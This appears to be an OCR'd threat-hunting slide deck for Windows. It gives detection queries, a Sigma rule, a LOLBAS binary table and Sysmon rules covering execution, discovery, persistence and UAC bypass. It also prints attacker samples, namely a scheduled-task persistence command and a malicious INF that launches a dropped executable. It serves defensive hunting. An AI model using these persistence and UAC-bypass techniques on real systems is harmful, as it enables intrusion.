
Start with a rare TTP trace you known, once you find a match, pivot into any interesting adjacent events and create detection from those (a.k.a learn from the attacker).

Original_file_name==“icacls.exe” and command_line==“*remote*Authority\\SYSTEM*”

HUNTING– INITIAL ACCESS & EXECUTION EXAMPLES


INITIAL ACCESS & EXECUTION

Process where process_name in (“cmd.exe”,”wscript.exe”,”powershell.exe”,”cscript.exe”) and parent_process_name==“wmiprvse.exe”




Process where parent_process_name in (“winword.exe”,”excel.exe”.etc.) and process_name in (“cmd.exe”,”powershell.exe”,”mshta.exe” .. etc.)

INITIAL ACCESS & EXECUTION




process where process_name=="msiexec.exe" and command_line=="*http*"

Network where process_name in ("wscript.exe","cscript.exe","mshta.exe" etc.)




INITIAL ACCESS & EXECUTION



Familiarity with LolBas project is important.

https://bit.ly/2lWhFNM



	A	B	C	D	E	F	G	H	
1	Binary	Functions	Type	Legit Exec Frequency	Top Seen Parent Processes	Top Seen Child Processes	Network	Top Seen UserName	Suspicious Cm
2	Cmstp.exe	Execute, AWL bypass	Binaries	No Exec Observed	NA	NA	NA [Good for hunting]	NA	> http > suspicious paths
3	Esentutl.exe	Copy, ADS, Download	Binaries	No Exec Observed	No Exec Observed	No Exec Observed	No Exec Observed	No Exec Observed	> /vss: No Exec Observed > /d: No Exec Observed
4	Eventvwr.exe	UAC bypass	Binaries	Low	explorer.exe , cmd.exe	mmc.exe (only)	None	Std Username	NA
5	hh.exe	Execute, Download	Binaries	Low	explorer.exe and others	None	None	Std Users	NA (usually hh.exe path_
6	Installutil.exe	Execute, AWL bypass	Binaries	Low	NA (Random installers)	> devenv.exe (VS) > mofcomp.exe > lodctr.exe	None	both system and std Users	File Path: NA, point to DL (microsoft.net and progr Null cmdline: none [good .exe: none [good for hunt
7	Mavinject.exe	Execute, ADS	Binaries	Medium	AppVClient.exe	None	None	SYSTEM	"/INJECTRUNNING": Non "/HMODULE": None [go
8	Microsoft.Workflow.Compiler.exe	Execute, AWL bypass	Binaries	No Exec Observed	No Exec Observed	No Exec Observed	NA	No Exec Observed	No Exec Observed
9	Msbuild.exe	Execute, AWL bypass	Binaries	Medium	devenv.exe (VS) msbuild.exe (VS)	conhost.exe cmd.exe aspnet_compiler.exe MSBuild.exe csc.exe VBCSCompiler.exe cvtres.exe dotnet.exe	None	Std Users	XML File: NA, as long as t suspicious it will be hard value only. .csproj file: rare and can suspicious msbuild exec
10	Msdt.exe	Execute, AWL bypass	Binaries	Medium	pcwrun.exe rundll32.exe explorer.exe	rundll32.exe (pcwutl.dll,CreateAndRun	None	Std Users	> "-path C:\Windows\diagnostics\ -af" (happens only when

HUNTING EXAMPLES
DISCOVERY

DISCOVERY

Discovery of local and domain users & groups as well as network setup and security tools is a must for any attacker.

DISCOVERY - PRIVILEGED GROUPS

Event Properties - Event 4661, Microsoft Windows security auditing.

General | Details

A handle to an object was requested.

Subject :
- Security ID: S-1-5-21-1587066498-1489273250-1035260531-1106
- Account Name: user01
- Account Domain: EXAMPLE
- Logon ID: 0x15E1A7

Object:
- Object Server: Security Account Manager
- Object Type: SAM_GROUP
- Object Name: S-1-5-21-1587066498-1489273250-1035260531-512
- Handle ID: 0x14c7b2cd0

Process Information:
- Process ID: 0x1c4
- Process Name: C:\Windows\System32\lsass.exe

Access Request Information:
- Transaction ID: {00000000-0000-0000-0000-000000000000}
- Accesses: READ_CONTROL
  AddMember

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	3/19/2019 12:23:52 AM
Event ID:	4661	Task Category:	SAM
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WIN-77LTAPHIQ1R.example.corp
OpCode:	Info		
More Information:	Event Log Online Help		

On the domain controllers if you log 4661, you can hunt for 4661 with message body containing well-known privileged SIDs

- SID: S-1-5-21**domain**-512
  Name: Domain Admins
  Description: A global group whose members are authorized to administer the domain. By default, the Domain Admins group is a member of the Administrators group on all computers that have joined a domain, including the domain controllers. Domain Admins is the default owner of any object that is created by any member of the group.


github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_account_discovery.yml

35 lines (34 sloc) | 937 Bytes | Raw | Blame | History

```
title: AD Privileged Users or Groups Reconnaissance
description: Detect priv users or groups recon based on 4661 eventid and known privileged users or groups SIDs
references:
    - https://blog.menasec.net/2019/02/threat-hunting-5-detecting-enumeration.html
tags:
    - attack.discovery
    - attack.t1087
status: experimental
author: Samir Bousseaden
logsource:
    product: windows
    service: security
    definition: 'Requirements: enable Object Access SAM on your Domain Controllers'
detection:
    selection:
        EventID: 4661
        ObjectType:
        - 'SAM_USER'
        - 'SAM_GROUP'
        ObjectName:
          - '*-512'
          - '*-502'
          - '*-500'
          - '*-505'
          - '*-519'
          - '*-520'
          - '*-544'
          - '*-551'
          - '*-555'
          - '*admin*'
    condition: selection
falsepositives:
    - if source account name is not an admin then its super suspicious
level: high
```


HUNTING EXAMPLES PERSISTENCE

PERSISTENCE – MOST COMMON



3 of the most common persistence procedures that you should hunt for 1st:


- Registry Run key
- Scheduled Tasks
- Startup Folder



Command Line:

```
SCHTASKS /Create /TN QueueReporting /TR "C:\Users\admin\AppData\Local\Temp\vlc.exe ab cb" /SC ONEVENT /EC Microsoft-Windows-DriverFrameworks-UserMode/Operational /MO "*[System[Provider[@Name='Microsoft-Windows-DriverFrameworks-UserMode'] and EventID=2003]]" /f
```

PERSISTENCE – REMCOS RAT




```
registry where key_path == "*\\Windows NT\\CurrentVersion\\Winlogon\\Shell*" or
key_path == "*\\Windows NT\\CurrentVersion\\Winlogon\\Userinit*" or key_path ==
"*\\CurrentVersion\\Policies\\Explorer\\Run*" or (key_path == "*\\policies\
\system\\enablelua*" and user_name != "system" and bytes_written_u32 != 1)
```

PERSISTENCE

	Value:	3
WRITE +5375ms	Key:	HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
	Name:	Count
	Value:	1
WRITE +5375ms	Key:	HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
	Name:	Path1
	Value:	C:\Users\admin\Desktop\bolp_cab.inf
WRITE +5375ms	Key:	HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
	Name:	Section1
	Value:	DefaultInstall

registry where key_path=="*GroupPolicy\\PendingGPOs*" and user_name!="system"

More stealthy persistence methods in the wild.

bolp_cab.inf
Dropped from process
Look up on VirusTotal

TrID - File Identifier
100% Generic INI configuration


Hashes
MD5 B563300A52519
SHA1 DB9EE1FEA0571
SHA256 6FBAE91F7BDC4
SSDEEP 6:AkAh+BIHgVo

PREVIEW HEX

```
[Version]
signature = "$CHICAGO$"
AdvancedINF = 2.5, "You need a new version of advpack.dll"

[DefaultInstall]
RunPreSetupCommands = dzsmpnhibhkbtflxwilci:2

[dzsmpnhibhkbtflxwilci]
C:\Users\admin\Desktop\bolp_cab.exe
```




PERSISTENCE – GOOD RESOURCES

- Familiarity with Autoruns is a must
- http://www.hexacorn.com/blog/2017/01/28/beyond-good-ol-run-key-all-parts/
- https://github.com/palantir/windows-event-forwarding/tree/master/AutorunsToWinEventLog


ATT&CK Tactics (most relevant)	EventID	Event Description	Log Name	Verbosity Signal	Detection Relevanc	Config-Path
Persistence	4720	A user account was created	Security	Medium	Medium	Account Management > Audit User Account Management
Persistence	4738	A user account was changed	Security	Medium	Medium	Account Management > Audit User Account Management
Persistence	4741	A computer account was created	Security	Medium	Medium	Account Management > Audit Computer Account Management
Persistence	4698	A scheduled task was created	Security	Low	High	Object Access > Audit Other Object Access Events (Success)
Persistence	4702	A scheduled task was updated	Security	Low	High	Object Access > Audit Other Object Access Events (Success)
Persistence	4697	A service was installed in the system	Security	Low	High	System > Audit Security System Extension
Persistence	7045	A service was installed in the system	System	Low	High	Part of System events, enabled by default
Persistence	7040	A service config was changed	System	Low	High	Part of System events, enabled by default

HUNTING EXAMPLES PRIVILEGES ESCALATION

PRIVILEGE ESCALATION – UAC BYPASS EVENTVWR



Normal execution flow when you start eventvwr is: eventvwr.exe will create mmc.exe as child process.



a) process where parent_process_name==“eventvwr.exe” and process_name!=“mmc.exe” b) registry where key_path==“*\\mscfile\\shell\\open\\command*”

PRIVILEGE ESCALATION – UAC BYPASS CMSTP


process where child of [process where command_line == "*3E5FC7F9-9A51-4367-9063-A120244FBEC7*" or command_line == "*D2E7041B-2927-42FB-8E9F-7CE93B6DC937*"]

PRIVILEGE ESCALATION – MORE UAC BYPASS DETECTIONS

```
<ProcessCreate onmatch="include">
      <Image condition="begin with" name="PrivEsc - T1088 - T1088 - UACBypass Mocking Trusted WinFolders">C:\Windows \</Image>
      <Image condition="begin with" name="PrivEsc - T1088 - UACBypass Mocking Trusted WinFolders">C:\ Windows</Image>
      <ParentCommandLine condition="contains" name="PrivEsc - T1088 - UACME 41 CMSTPLUA">DllHost.exe /Processid:{3E5FC7F9-9A51-4367-90
      <ParentCommandLine condition="contains" name="PrivEsc - T1088 - UACME 43 CMSTPLUA - IColorDataProxy">DllHost.exe /Processid:{D2E
      <ParentImage condition="end with" name="PrivEsc - T1088 - UACME-56">WSReset.exe</ParentImage>
      <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass - SDCLT">sdclt.exe</ParentImage>
